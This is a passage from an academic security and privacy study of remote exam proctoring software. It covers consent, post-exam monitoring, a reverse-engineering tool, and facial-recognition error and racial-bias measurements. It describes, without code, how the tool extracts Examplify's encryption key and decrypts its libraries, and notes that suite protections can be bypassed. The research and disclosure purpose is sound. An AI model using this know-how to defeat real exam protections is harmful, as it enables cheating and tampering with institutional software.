Facial Recognition As an analog to students showing ID upon entering an exam hall, some exam proctoring suites employ facial recognition for identity verification. The distance of the facial feature vectors of a student's image are compared against those of the student's trusted reference image and if below a certain threshold, the student is considered verified.

ILG Exam360 offers facial recognition, but also employs a remote human verification method before exam initiation. A webcam connects a student with a human proctor who conducts the final verification. In the end, the process resembles that of an exam hall. Examplify's verification implementation relies on an automated facial recognition classifier. Our research quantifies bias introduced by Examplify's process, which we detail in Section 5.3. Exam4 and Electronic Blue Book do not offer facial recognition.

Summary Demonstrating how suite security features can be easily bypassed by a law student with computer science background sheds light on the potential negative impact remote exam proctoring can have on exam integrity. A discussion of the privacy concerns generated by suite security features and their potential for introducing bias into the exam taking process is also necessary to understand the full ramifications of remote proctoring.

4.3.4 Student Privacy Concerns

Two major privacy questions arise when evaluating the impact of remote exam proctoring software : (1) Is the user appropriately informed of the information being collected upon engaging with the remote exam software? and (2) Does the potential for pervasive monitoring after the student is no longer actively taking an exam exist? To this end, we develop an analysis tool to assist other researchers in identifying remote exam software privacy issues.

Informed Consent

An examinee cannot provide meaningful consent to the activities performed by the exam proctoring software if they are not informed of the specific data being collected or the surveillance mechanisms utilized. Examinees are prohibited from reverse engineering the software to discover such information and attempts to glean this information by reading privacy policies, end user license agreements, or similar documents will be met with vague and sometimes conflicting verbiage. As an example, ExamSoft's Examplify privacy policy notes, "in order to secure the exam taker's device, ExamSoft must access and, in some instances, modify device system files." This broad statement provides no substantive lim-

itation on what the Examplify software may do. Other privacy policies contain conflicting statements about the software's activities. For example, the Extegrity Exam4 privacy policy states, "Exam4 does not access any data on the laptop other than the data created by the act of taking an exam" and "Exam4 monitors activity the student engages in while taking an exam and creates an encrypted log report for evidentiary purposes." It is not possible for Exam4 to monitor activity the student engages in if it does not access any data other than that created by the act of taking an exam. These types of statements thwart a student's ability to meaningfully consent. Furthermore, even if an examinee was fully aware of the software privacy implications, meaningful consent is still lacking given the examinee's lack of meaningful alternatives. Faced with accepting and using the software as-is or refraining from taking the exam, most law students would opt for the former, as the latter coincides with an inability to become a licensed lawyer. Such a choice is not a choice. These policies and agreements fail to meet conventional ethical standards for consent [3].

Post Exam Monitoring Examplify installs a highly privileged system service that is constantly running on the computer even if Examplify is not open. Currently running applications on a user's computer are logged to a debugging file that is uploaded periodically once the Examplify application is open. The service also regularly reaches out to the Examplify server to check for and install updates for the service or the binary. Exam4 and ILG Exam360 also implement a system service but stop it when the exam is terminated gracefully. Electronic Blue Book directly hooks into the Windows system service with their binary to provide their monitoring features, guaranteeing no additional background monitoring is being performed once the binary is closed.

4.4 Automating Privacy Impact Analysis

We created an analysis tool based on the RADARE2 and Ghidra frameworks [8] to simplify the reverse engineering process for researchers who want to quickly analyze the privacy impact of other exam proctoring solutions. We release the tool publicly at github.com/WWP22/ProctoringSuiteAnalysisTool. This paper's approach, using traditional tools like IDA, works well for in depth studies, but is not well suited for providing a quick summary of an exam proctoring suite's privacy impact. Our tool requires a user to simply run the Python script on the binary they want to analyze and a high-level overview of the application will be provided.

4.4.1 Design

We design the reverse engineering tool using a methodology similar to one an experienced reverse engineer would likely follow when analyzing a piece of unfamiliar software. We prioritize using techniques we believe generalize well to other pieces of software, such as tracing the control flow of device drivers and system libraries. These would need to be called by any potential program hoping to successfully trigger the device. This improves the ability of our software to be widely applicable to any proctoring suite.

The analysis tool first loads all the shared object files the binary uses and then performs auto analysis using RADARE2's built-in analysis suite. This attempts to locate the segments and functions to generate a control flow graph. From this control flow graph, we extract cross-references to lines in any part of the code, which allows us to more easily establish where certain data elements are being used.

We can detect privacy-sensitive calls such as calls to a microphone, webcam, or video driver by fingerprinting common vendor and system library names. We also attempt to extract information about the security features the exam proctoring suite implements, including whether it detects virtual machines, uses a secure connection to reach the back-end server, and encrypts on-disk content. If on-disk encryption is found, we display the cipher suite being used and attempt to extract the encryption key and initialization vector. We do so by searching for keys of the correct bit length in a user-definable window around any data references found in the encryption function. For a more complete analysis, the tool can be run with the live memory option, which initializes the binary, attaches the GNU Project debugger (GDB), runs to a user-defined breakpoint, and then performs the analysis. This allows for a more complete analysis of libraries and code segments that are stored encrypted at rest or loaded from a remote endpoint. A user can view a summary of the binary's security and privacy properties or opt for a more detailed analysis featuring control flow graphs and decompilations with Ghidra of relevant code segments.

4.4.2 Evaluation

We evaluate the automated analysis tool on the four suites to determine whether it accurately identifies relevant security and privacy information. The tool is evaluated without using the live memory analysis option. We believe this would be the most common configuration of the tool due to the relatively large performance and memory overhead of searching the entire live memory space multiple times on consumer hardware.

We find the tool able to correctly identify camera and microphone usage in all cases aside from a false posi-

Dataset	Source	# of subjects	# of faces	In-the-wild	Race Annotation				
					White	Asian	Black	Hispanic	Indian
MORPH-II	Government Data	14K	55K		✓	✓	✓	✓	
Multi-PIE	Study Capture	750K	337		✓	✓	✓		
LFWA+	LFW	6K	13K	✓	✓	✓	✓		✓
VGGFace2	Image Search	9K	3M	✓	✓†	✓†	✓†		✓†

Table 7: Summary of datasets used for the facial recognition accuracy section.

tive triggered when analyzing Electronic Bluebook. This false positive is due to the inclusion of a large English dictionary in the binary that incorrectly triggers one of the vendor searches we run. The relevant function control flow graph and decompilation is presented to the user, which would allow the user to trivially identify it as irrelevant and subsequently disregard.

The tool performs similarly well with virtual machine detection, insecure connections, and on-disk encryption, with results mirroring the results we obtained in our manual analysis. The encryption key Examplify uses is successfully extracted and presented to the user along with a few false positives. We write a simple Python script to test the encryption keys and initialization vectors the tool outputs and can successfully decrypt Examplify's libraries in under one minute.

Our tool was designed to generalize well to other software suites, however, we were not able to obtain other exam proctoring software to validate this. We leave this for future work.

Of the features present in the proctoring packages, facial recognition capabilities are particularly amenable to tool-based analysis. A rigorous evaluation of such would require a purpose built tool. This is beyond our scope and therefore left for future work. We do, however, develop a detailed methodology that future research can follow for analyzing algorithmic bias manually.

5 Automated Identity Verification

Traditionally, human verification through simple recognition of a student and identification card checks have been used to ensure exam integrity. While these checks could still be conducted in the remote exam suite setting, reduced staffing costs and an increased capacity for the number of students that can be verified provide large incentives for vendors to move to a fully automated facial recognition system. When facial recognition classifiers are used to determine who can take an exam or whether a student is flagged for cheating, it is critical that the system is accurate and fair.

Using datasets we believe accurately reflect the real-world images these systems would be operating on, we evaluate the overall accuracy of current state-of-the-art facial recognition systems alongside Examplify's facial recognition classifier, 'face-api.js'. The classifiers we select for comparison against 'face-api.js' are based on their accuracy using Labeled Faces in the Wild (LFW) [31], the current dataset used most prominently in the literature for benchmarking the fairness of facial recognition algorithms [21]. This results in a selection containing Facenet [30], VGG-Face [26], OpenFace [1], and ArcFace [12, 18, 13, 11].

Given that the expertise of remote proctoring firms is outside AI/ML and that in the current business environment such firms are unlikely to develop and train their own models (an assumption borne out by our analysis of the leading market products), it is reasonable to select pre-trained, off-the-shelf models for comparison. Finally, we conduct an analysis of the error rates based on the subject's race to assess the fairness of the classifier across subjects from different races. We release our image selections, data processing code, statistical analysis results and classifier performance data at github.com/WWP22/AIVerify.

5.1 Accuracy

Based on Examplify's identity verification system, we separate the facial recognition steps an exam proctoring suite would need to perform into two steps: (1) the initial verification against a student's identification photo to bootstrap their identity and (2) the continuous verification to ensure the student who verified their identity initially continues to take the entire exam.

Dataset Selection We select MORPH-II [29], Multi-PIE [16], LFWA+ [24] and VGGFace2 [7] as our datasets for evaluation of facial recognition classifier performance, using images very similar to ones likely encountered dur-

†VMER uses more specific race annotations than the current federal government standards for collecting and presenting data on race. We group these more specific annotations as follows using the federal standards and the NIST FRVT as a guideline: Caucasian Latin→White; African American→Black; East Asian→Asian; and Asian Indian→Indian

	FNMR		FMR	
Classifier	# of subjects	# of comparisons	# of subjects	# of comparisons
MORPH-II	13K	42K	14K	681K
Multi-PIE	264	81K	264	172K
LFWA+	1.7K	7.4K	5.7K	287K
VGGFace2	9.1K	457K	9.1K	457K

Table 8: Summary of the sub-sampled datasets used for the false non match rate (FNMR) and false match rate (FMR) initial verification analysis.

ing real-world use. A full description of the datasets can be found in Table 7.

Metric Selection The false non match rate (FNMR) and the false match rate (FMR) are the primary proxies for demonstrating the effect various facial recognition classifiers have on the user. The FNMR demonstrates the rate at which the facial recognition system would fail to verify a student and the FMR demonstrates the rate at which the system would falsely verify a different person as the student. Ideally, we would extract these directly from the exam proctoring suite, but this was out of our reach as we were unable to obtain the required accounts. Instead, we base our approach off of the method Examplify implements to detect cheating, which relies on the shortest distance (the Euclidean distance) between feature vectors on a reference face and the current face. We use a selection distance of 0.60 to mirror Examplify's cut-off distance for cheating. We also use a Z-test to calculate the p-value between the different feature distance data-points to determine whether we can draw statistically significant conclusions (customarily $p < 0.05$) about classifier performance. These metrics are used in other key facial recognition accuracy studies such as the NIST FRVT [17], allowing our results to be easily comparable.

5.1.1 Initial Verification

Initial identity verification in a remote exam setting relies on comparing a known image of the subject (likely a school ID or driver's license) to a capture of the subject trying to take the exam. This can present background, lighting, and age progression challenges for the facial recognition classifier.

Image Selection We select images from each of the above datasets to create sub-sampled datasets for our FNMR and FMR evaluation. We create our FNMR datasets by selecting the earliest capture of each subject in the dataset as our reference image. We use up to 50 images from subsequent captures of the same subject to compare against. The extended length of time between subsequent captures in the Morph-II, LFWA+, and VGGFace2 datasets make them useful for the initial identity verification comparison since institutions commonly use the student's driver's license as the reference image, which has an average photo refresh time of 5.7 years [37]. For the Multi-PIE dataset we select subjects who attended multiple sessions, using each subject's first attended session as the reference image and up to three of their subsequent session images as comparison images. Use of these Multi-PIE captures provides insight on whether more recent reference images improve the performance of the facial recognition classifier. We create the datasets we use for evaluating the FMR by selecting the earliest subject capture as the reference image and 50 earliest captures of other subjects as comparison images. Table 8 summarizes these sub-sampled datasets.

Classifier Performance High FNMRs occur across all the datasets evaluated for both the SOTA classifiers and 'face-api.js'. When run on datasets that are in-the-wild versus those with more constrained capture conditions, significantly elevated FNMRs occur across all the classifiers except VGG-Face. We see a large difference in the FNMRs between the Morph-II and Multi-PIE datasets for the 'face-api.js' classifier, which suggests that the time between the reference image and the comparison image may not be a major factor in classifier performance. Overall, we see an inverse relationship between the FNMR and the FMR such that an algorithm less likely to fail at identifying a correct student would be more likely to verify an imposter (hired test-taker). We summarize these findings in Table 9.

We select the SOTA algorithm that achieved the best overall FNMR, VGG-Face, and compare the mean feature distances to 'face-api.js'. We note 'face-api.js' produces better average feature distances compared to VGG-Face over Morph-II with $mean_d = 0.257$ versus $mean_d = 0.533$ ($p = 1.44 * 10^{-133}$). We see VGG-Face out perform 'face-api.js' on all of the other datasets with a maximum $mean_d = 0.234$ compared to a maximum $mean_d = 0.474$ ($p = 6.96 * 10^{-84}$). For a goal of minimizing FNMR, VGG-Face's performance suggests that it would likely be the more reliable algorithm.

Analysis The high FNMRs evidenced make any of the evaluated classifiers inappropriate for use in an auto-

Classifier	MORPH-II		Multi-PIE		LFWA+		VGGFace2	
	FNMR	FMR	FNMR	FMR	FNMR	FMR	FNMR	FMR
Facenet	7.5%	14%	9.2%	50%	14%	2.9%	17%	2.0%
VGG-Face	4.1%	78%	1.9%	83%	2.8%	68%	3.4%	42%
OpenFace	5.7%	72%	8.6%	77%	12%	62%	11%	63%
ArcFace	12%	2.2%	11%	48%	24%	0.54%	23%	1.2%
FaceAPI	0.66%	21%	9.2%	19%	22%	0.69%	14%	0.42%

Table 9: FNMR and FMR averages across various datasets using both state of the art algorithms and 'face-api.js'.




Figure 2: False Non Match Rate (FNMR) of subjects at various facial rotations ranging from -90° to 90°.

mated facial recognition setting due to the extreme cost to a student unable to be verified. Exam proctoring vendors can attempt to reduce the error rate by selecting classifiers with the lowest FNMR, however, these classifiers all present much higher FMRs, suggesting they provide little more than security theater. Using more recent trusted reference images had minimal impact on the FNMR when compared to using images captured over longer time periods. This minimizes an institution's ability to mitigate the high FNMR by collecting more recent reference images.

5.1.2 Continuous Verification

Continuous identity verification works to ensure the initially verified student takes the entire exam and is not replaced by another person. The student's recent reference image, verified during initial verification, is compared to subsequent captures taken silently at random intervals during the exam. These unprompted captures create challenges for the facial recognition classifier since the student's facial rotation, expression, and lighting may all vary from the prompted reference image taken in a controlled fashion.

Image Selection We create subsets from the Multi-PIE dataset for evaluating FNMRs based on varying facial rotations, facial expressions, and lighting. Each dataset contains 151K, 104K, and 131K samples respectively, with 337 subjects each.

Classifier Performance Analyzing classifier performance based on the FNMR for variable facial rotations, we find the SOTA classifiers and 'face-api.js' are roughly equivalent up to a 30 degree rotation but diverge thereafter, with 'face-api.js' maintaining a relatively low FNMR up to 60 degrees. The SOTA classifiers, except VGG-Face, fail to verify most subjects once the rotation reaches 60 degrees, while 'face-api.js' still verifies over a 75-degree rotation. Figure 2 shows the relationship between facial rotation and classifier performance. There is minimal variation from the average FNMR discussed in Section 5.1.1 when the subject changes their facial expression. Classifier performance falls off sharply as the lighting conditions differ more significantly from the reference image. 'Face-api.js' underperforms VGG-Face when evaluating images taken under varying lighting conditions but outperforms all the other SOTA classifiers. Appendix A provides a full description of the FNMR performance on these datasets.

Analyzing classifier performance based on feature distance, we use the SOTA algorithm with the best FNMR, VGG-Face, and compare it to 'face-api.js'. We find VGG-Face achieves better feature distances at +/- 15, 30, 75, and 90 degrees with an average $mean_d = 0.376$ compared to an average $mean_d = 0.475$ ($p = 4.26 * 10^{-05}$). 'Face-api.js' achieves better average feature distances at +/- 45 and 60 degrees with an average $mean_d = 0.451$ compared to an average $mean_d = 0.490$ for VGG-Face ($p = 5.54 * 10^{-20}$). The variable performance between VGG-Face and 'face-api.js' as the facial rotation changes precludes us making a reliable recommendation on which one would perform better in a testing scenario.

Analysis The classifiers exhibit increased FNMRs once tasked with comparing images in challenging lighting or facial rotation conditions. Students taking an exam in

Classifier	MORPH-II				LFWA+				VGGFace2			
	Black	White	Asian	Hispanic	Black	White	Asian	Indian	Black	White	Asian	Indian
Facenet	6.8%	9.7%	15%	10%	15%	15%	9.5%	14%	26%	17%	17%	15%
VGG-Face	3.6%	5.2%	11%	7.4%	1.4%	2.9%	2.7%	0.58%	1.9%	3.6%	3.1%	3.4%
OpenFace	6.0%	4.6%	9.5%	3.8%	13%	12%	10%	18%	18%	10%	14%	7.1%
ArcFace	11%	13%	23%	11%	30%	24%	15%	27%	34%	21%	27%	19%
FaceAPI	0.57%	1.1%	0.0%	0.1%	23%	22%	18%	21%	20%	13%	14%	11%

Table 10: FNMR averages across various datasets using both state of the art algorithms and 'face-api.js'.

good faith over long exam periods have images that reasonably exhibit lighting and facial position variation, especially since captures are taken without notice. The FNMRs suggest that a significant number of students would fail to be verified correctly even in the less extreme conditions and almost all the students would fail to be verified correctly in the more extreme cases. The variance in lighting seen was on the more extreme side but not outside the realm of real-world exam environments, where exams can start in daylight and end after dark.

5.2 Fairness

When forms of identity verification are used as part of examination procedure, expending every effort to minimize bias is critical to promoting exam fairness.

Dataset Selection We select MORPH-II and LFWA+ as they provide labels of a subject's race in the original dataset and VGGFace2 as labels are available through additional studies such as VGG-Face2 Mivia Ethnicity Recognition (VMER) [15]. Multi-PIE is not included in this section due to the limited number of subjects in some of the races we analyze.

Metric Selection The FNMR metric, which potentially flags a student for cheating, is utilized in this section since it reflects the most negative impact on the student.

Classifier Performance On the Morph-II dataset, all classifiers except OpenFace flag 'White' subjects at a slightly higher rate than 'Black' subjects. Across races, 'Asian' subjects are flagged at higher rates in all classifiers except 'face-api.js'.

On the LFWA+ dataset, higher FNMR values for 'Black' subjects versus 'White' subjects occur for all the classifiers except VGG-Face and Facenet. 'Black' subjects have higher FNMRs compared to 'Asian' subjects across all classifiers except VGG-Face. They also have higher FNMRs compared to 'Indian' subjects across all classifiers except OpenFace. Compared to other races, 'Asian' subjects have lower FNMR values across all classifiers run on LFWA+ except VGG-Face and Facenet.

On the VGGFace2 dataset, all classifiers except VGG-Face yield higher FNMR values for subjects labelled as 'Black' versus 'White', 'Asian', or 'Indian'. 'Indian' subjects have the lowest FNMRs across all races using all classifiers except VGG-Face on the VGGFace2 dataset. While lower FNMRs are seen on 'Asian' subjects compared to 'White' subjects with LFWA+, elevated FNMRs occur on the 'Asian' group compared to the 'White' group using the VGGFace2 dataset except with the Facenet and VGG-Face classifiers. A summary of these results can be seen in Table 10.

We compare the mean feature distance within the 'face-api.js' classifier for subjects from each race to determine if we see the performance vary based on the subject's race. Across the Morph-II dataset, we see minority groups with a reduced average feature distance, $mean_d = 0.321$, compared to the 'White' group, $mean_d = 0.387$ ($p = 2.63 * 10^{-05}$). Across the LFWA+ dataset, we see a reduced mean feature distance for the 'Asian' group, $mean_d = 0.494$, compared to the 'White' group, $mean_d = 0.550$ ($p = 2.40 * 10^{-12}$). We cannot draw conclusions about the performance of the other minority groups compared to the 'White' group ($p = 0.815$). Across the VGGFace2 dataset, we see the 'Black' group exhibit a significantly worse feature distance, $mean_d = 0.499$, compared to the feature distance for the 'White' group, $mean_d = 0.475$ ($p = 3.12 * 10^{-130}$). We draw the opposite conclusion when comparing the other minority groups, $mean_d = 0.449$, to the 'White' group ($p = 4.56 * 10^{-36}$). The difference in the performance when looking at mean feature distance versus FNMR can be attributed to the higher variance on the minority groups for VGGFace2 compared to the 'White' group.

Analysis We see variations in the performance of the different classifiers depending on the race of the subject being analyzed. In the large VGGFace2 and LFWA+ datasets, we see higher FNMRs for subjects labelled as 'Black' versus 'White' except with the VGG-Face classifier. Similar disadvantage for subjects tagged as 'Asian' compared to those tagged as 'White' occurs on the VG-

GFace2 dataset except for with the VGG-Face classifier. This demonstrates the propensity for minority groups to be flagged at higher rates than other groups depending on the capture conditions. Additionally, we see major variance in FNMR between subjects of different races based on the dataset, demonstrating the difficulty of correcting for this in the software using the classifier.

5.3 Evaluating Real-World Implementation

Examplify uses the 'face-api.js' classifier for facial recognition, with a pre-trained publicly available model inside the exam proctoring suite. We see in Section 5.1 that 'face-api.js' was quite inaccurate overall with an average FNMR of 11.47% when evaluated on datasets we believe accurately reflect images it would be running on during a live exam. We also noted statistically significant improvements in performance in VGG-Face over 'face-api.js' when comparing the mean feature distance over our unconstrained datasets. This suggests that Examplify needs to perform further evaluation of their classifier choice. In Examplify's implementation, the initial verification step acts as a gatekeeper for the student to be able to take the exam. The high average FNMR suggests that this would disadvantage numerous students attempting to take their exam. We see similarly concerning performance on the continuous verification task run in the background during an exam if enabled by the institution. Realistic variations in the capture conditions such as face rotation or lighting changes could cause the image to fail to be verified, flagging the student's exam for human review. Depending on how this is presented to the proctor for human review, this may unfairly bias the proctor against the student with a presumption of guilt.

We see variations in the performance of the 'face-api.js' classifiers depending on the race of the subject with some minority groups being disadvantaged in LFWA+ and VGGFace2 datasets. This suggests that the automated facial recognition system may be unfairly disadvantaging certain students based on their race by not allowing them to take their exam or by presenting their exam for human proctor review at a higher rate than other non-minority students in certain cases. Given the variability and bias in the facial recognition steps, we believe a human-based verification model is a fairer approach to ensuring exam integrity.

If an automated classifier is to be used, we recommend training models on a dataset that contains a balanced sampling of subjects from different races versus using pretrained default models. We also recommend evaluating the performance of the classifies on datasets that realistically represent the use case of the system. Classifier performance cannot be accurately assessed just using an overall performance metric without looking at that performance metric across subjects from different races to determine whether the classifier is acting fairly.

We were only able to analyze the local facial recognition component of the Examplify proctoring suite since an instructor account could not be obtained. Further verification steps may be conducted on the server-side to minimize the high FNMR seen on the client-side implementation. Without an Examplify instructor account with facial recognition features enabled, we could not verify whether this further validation is being performed.

6 Discussion

Impact on Marginalized Groups Minorities and other marginalized groups are traditionally underrepresented in the legal profession. Exam software with built-in skin-tone biases creates an invisible barrier. This occurs both in the intuitive case where minorities are flagged for cheating at higher rates and where they are flagged at substantially *lower* rates. Opponents of affirmative action have erroneously argued that minorities are not able to cope with the rigor of law school. By using software that flags minority students substantially less, such opponents will continue to cast doubt on the validity and competence of minority students. Thus, substantial bias in either direction can perpetuate systemic racism. This may harm the chances of minority students trying to enter the legal profession.

Law schools, bar associations, and other educational/licensing institutions must investigate and commission research into inherent bias in the exam software they utilize to prevent discrimination in exam administration.

Fundamental Challenges of Remote Examination Remote exam proctoring suites suffer from fundamental limitations in the threat model they can protect against since they run on untrustworthy student hardware versus exam hall hardware. The student has full administrative access and will always be able to bypass security features and monitoring schemes given enough time. Exam proctoring suite vendors can attempt to increase the time and skill level necessary to compromise the exam by adding complexity to the process through obfuscation and active anti-debugging measures.

To create a truly secure remote exam proctoring suite, a vendor needs to establish a trusted environment on the device that restricts the student's ability to extract or modify part of the exam suite. Intel SGX and other similar trusted execution environments could potentially be employed to ensure a secure environment. However, this would involve a major engineering undertaking and introduce additional usability concerns. Furthermore, Intel has recently announced the deprecation of SGX in con-

sumer chips as a result of ongoing security issues with the technology [10].

Risks of Privileged Software All the software we evaluated required privileged system access. Operating systems increasingly restrict such access as it is a common source of malfeasance. Buggy but well-intentioned code given such access substantially broadens the attack surface of the OS and serves as a glaring target. Experts urge against granting such access even to third-party antivirus software [2]! Compounding the problem, students are likely to be unaware that privileged system services from the proctoring packages do not uninstall automatically and persist after the exam is over [4], putting them at long term risk.

Privacy, Surveillance, and Ethical Concerns Attempting to meet their design goals, platforms engage in sweeping surveillance. Keylogging, screen captures, drive access, process monitoring, and A/V feeds give their software access to personal data stored on the device. Outside this context, these features appear only in malware, highlighting the unusual capabilities of these software suites. Some binaries also include anti-debugging mechanisms in their code, further limiting the ability of student advocates to assess the security and safety of the software.

The context in which students are required to install proctoring software mitigates their ability to meaningfully consent to the substantial impositions on their privacy and security. A veneer of platform legitimacy is conveyed by the institutional backing of the school or testing company. Trust in institutions, Balash, ET AL. [4] found, substantially reduces student willingness to object to remote proctoring. Even if they did, students are not provided with a reasonable alternative.

Recommendations Our strongest recommendation is that where allowable, educators design assessments that minimize the possible advantage to be gained by cheating. Project work, open book essays, or other assessment modes featuring unrestricted resource access yield fewer opportunities to gain unfair advantage.

Where re-imagining assessment is not possible, students should be offered a *meaningful* chance to opt-out of digital testing on their own hardware and should be given the choice of either using provided hardware or paper-copy and live proctoring. Furthermore, the substantial effort schools expend to help students install proctoring software should be matched with equal efforts to help them uninstall it, while advising them of the risks of retaining it.

We recommend against the use of facial recognition systems. Where infeasible, secondary human review should be conducted by multiple diverse individuals to reduce human biases as well. Lastly, if current classifiers are going to see continued use, candid conversation regarding generalized differences in facial features between racial groups needs to be addressed by programmers through dialogue with racially diverse focus groups and accounted for in calibration settings to reduce the incidence of false identification.

Acknowledgements

We thank Paul Ohm (Georgetown) and the University of Pennsylvania Carey Law School staff for their assistance; Simon Coghlan for consultation on the ethics of our dataset usage; and Jelena Mirkovic for the thoughtful feedback.

References

[1] Amos, B., Bartosz, L., and Satyanarayanan, M. OpenFace: A general-purpose face recognition library with mobile applications. Technical report, CMU-CS-16-118, CMU School of Computer Science, 2016.

[2] Anthony, S. It might be time to stop using antivirus. Ars Technica, 2017.

[3] Appelbaum, P. S., Lidz, C. W., and Meisel, A. Informed consent: legal theory and clinical practice, 1987.

[4] Balash, D. G., Kim, D., Shaibekova, D., Fainchtein, R. A., Sherr, M., and Aviv, A. J. Examining the examiners: students privacy and security perceptions of online proctoring services. *USENIX Symposium on Usable Privacy and Security*, 2021.

[5] Barrett, L. Rejecting test surveillance in higher education. *SSRN Electronic Journal*, Jan. 2021.

[6] Be prepared: law school doesnt even resemble your college experience.

[7] Cao, Q., Shen, L., Xie, W., Parkhi, O. M., and Zisserman, A. Vggface2: a dataset for recognising faces across pose and age, 2018.

[8] Cheng, E. Binary Analysis and Symbolic Execution with angr. PhD thesis, PhD thesis, The MITRE Corporation, 2016.

[9] Cohney, S., Teixeira, R., Kohlbrenner, A., Narayanan, A., Kshirsagar, M., Shvartzshnaider, Y., and Sanfilippo, M. Virtual classrooms and real harms. *USENIX Symposium on Usable Privacy and Security*, 2021.

[10] Corporation, I. 12th generation intelő core processors datasheet.

[11] Deng, J., Guo, J., Niannan, X., and Zafeiriou, S. Arcface: additive angular margin loss for deep face recognition. In *Cvpr*, 2019.

[12] Deng, J., Guo, J., Yuxiang, Z., Yu, J., Kotsia, I., and Zafeiriou, S. Retinaface: single-stage dense face localisation in the wild. In *arxiv*, 2019.

[13] Deng, J., Roussos, A., Chrysos, G., Ververas, E., Kotsia, I., Shen, J., and Zafeiriou, S. The menpo benchmark for multi-pose 2d and 3d facial landmark localisation and tracking. *Ijcv*, 2018.

[14] Feathers, T. Proctorio is using racist algorithms to detect faces. *Vice*, 2021.

[15] Greco, A., Percannella, G., Vento, M., and Vigilante, V. Benchmarking deep network architectures for ethnicity recognition using a new large face dataset. *Machine Vision and Applications*, 2020.

[16] Gross, R., Matthews, I., Cohn, J., Kanade, T., and Baker, S. Multi-pie. *Image and vision computing*, 28(5):807–813, 2010.

[17] Grother, P. J., Grother, P. J., and Ngan, M. *Face recognition vendor test (frvt)*. US Department of Commerce, National Institute of Standards AND Technology, 2014.

[18] Guo, J., Deng, J., Xue, N., and Zafeiriou, S. Stacked dense u-nets with dual transformers for robust face alignment. In *Bmvc*, 2018.

[19] Johnson, E. Hey @proctorio @artfulhacker how do you explain this? *Twitter*, 2020.

[20] Karim, M. N., Kaminsky, S. E., and Behrend, T. S. Cheating, reactions, and performance in remotely proctored testing: an exploratory experimental study. *Journal of Business and Psychology*, 29(4):555–572, 2014.

[21] Kemelmacher-Shlizerman, I., Seitz, S. M., Miller, D., and Brossard, E. The megaface benchmark: 1 million faces for recognition at scale. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, 4873–4882, 2016.

[22] Langenfeld, T. Internet-based proctored assessment: security and fairness issues. *Educational Measurement: Issues and Practice*, 39(3):24–27, 2020.

[23] Leslie, D. Understanding bias in facial recognition technologies. *arXiv preprint arXiv:2010.07023*, 2020.

[24] Liu, Z., Luo, P., Wang, X., and Tang, X. Deep learning face attributes in the wild. In *Proceedings of International Conference on Computer Vision (ICCV)*, 2015.

[25] Nagpal, S., Singh, M., Singh, R., and Vatsa, M. Deep learning for face recognition: pride or prejudiced? *arXiv preprint arXiv:1904.01219*, 2019.

[26] Parkhi, O., Vedaldi, A., and Zisserman, A. Deep face recognition. university of oxford, 2015.

[27] Raman, R., Sairam, B., Veena, G., Vachharajani, H., and Nedungadi, P. Adoption of online proctored examinations by university students during covid-19. *Education and Information Technologies*:1–20, 2021.

[28] Reed, A. Online bar exams come with face scans, bias concerns. Bloomberg Law, 2020.

[29] Ricanek, K., and Tesafaye, T. Morph: a longitudinal image database of normal adult age-progression. In, volume 2006, 341–345, May 2006.

[30] Schroff, F., Kalenichenko, D., and Philbin, J. Facenet: a unified embedding for face recognition and clustering. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, 815–823, 2015.

[31] Serengil, S. I., and Ozpinar, A. Lightface: a hybrid deep face recognition framework. In *2020 Innovations in Intelligent Systems and Applications Conference (ASYU)*, 23–27. Ieee, 2020.

[32] Singer, N. Online cheating charges upend dartmouth medical school. NYTimes, 2021.

[33] Singh, R., Agarwal, A., Singh, M., Nagpal, S., and Vatsa, M. On the robustness of face recognition algorithms against attacks and bias. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 34 of number 09, 13583–13589, 2020.

[34] Slusky, L. Cybersecurity of online proctoring systems. *Journal of International Technology and Information Management*, 29(1):56–83, 2020.

[35] Swauger, S. *MIT Technology Review*, 2020.

[36] Teclehaimanot, B., You, J., Franz, D. R., Xiao, M., and Hochberg, S. A. Ensuring academic integrity in online courses: a case analysis in three testing environments. *The Quarterly Review of Distance Education*, 12(1):47–52, 2018.

[37] Tefft, B. C. Driver license renewal policies and fatal crash involvement rates of older drivers, united states, 1986–2011. *Injury epidemiology*, 1(1):1–11, 2014.

[38] Turani, A. A., Alkhateeb, J. H., and Alsewari, A. A. Students online exam proctoring: a case study using 360 degree security cameras. In *2020 Emerging Technology in Computing, Communication and Electronics (ETCCE)*, 1–5. Ieee, 2020.

[39] Wu, W., Protopapas, P., Yang, Z., and Michalatos, P. Gender classification and bias mitigation in facial images. In *12th ACM Conference on Web Science*, 106–114, 2020.

A Continuous Verification Performance

The average FNMRs of the five facial recognition classifiers across sub-sampled datasets we created using the Multi-PIE dataset are presented to illustrate classifier performance in a continuous verification setting.

A.1 Average FNMR

	Multi-PIE Dataset			
Classifier	Session	Facial Rotation	Lighting	Facial Expression
Facenet	9.2%	48%	20%	9.4%
VGG-Face	1.9%	26%	2.3%	2.1%
OpenFace	8.6%	39%	11%	7.7%
ArcFace	11%	58%	14%	11%
FaceAPI	9.2%	22%	8.7%	9.6%

This table summarizes the average FNMRs of the five classifiers when tested on 'Session', 'Facial Rotation', 'Lighting', and 'Facial Expression' sub-sampled datasets. Reduced average FNMRs occur with the 'Session', 'Lighting', and 'Facial Expression' datasets compared to the 'Facial Rotation' dataset. This is likely because the average number of facial features being occluded by any of these variations is less than when the subject's face is rotated away from being centered with the camera.

A.2 Facial Rotation

	Rotation											
Classifier	-90	-75	-60	-45	-30	-15	15	30	45	60	75	90
Facenet	73%	72%	69%	45%	21%	9.0%	7.2%	19%	47%	69%	73%	73%
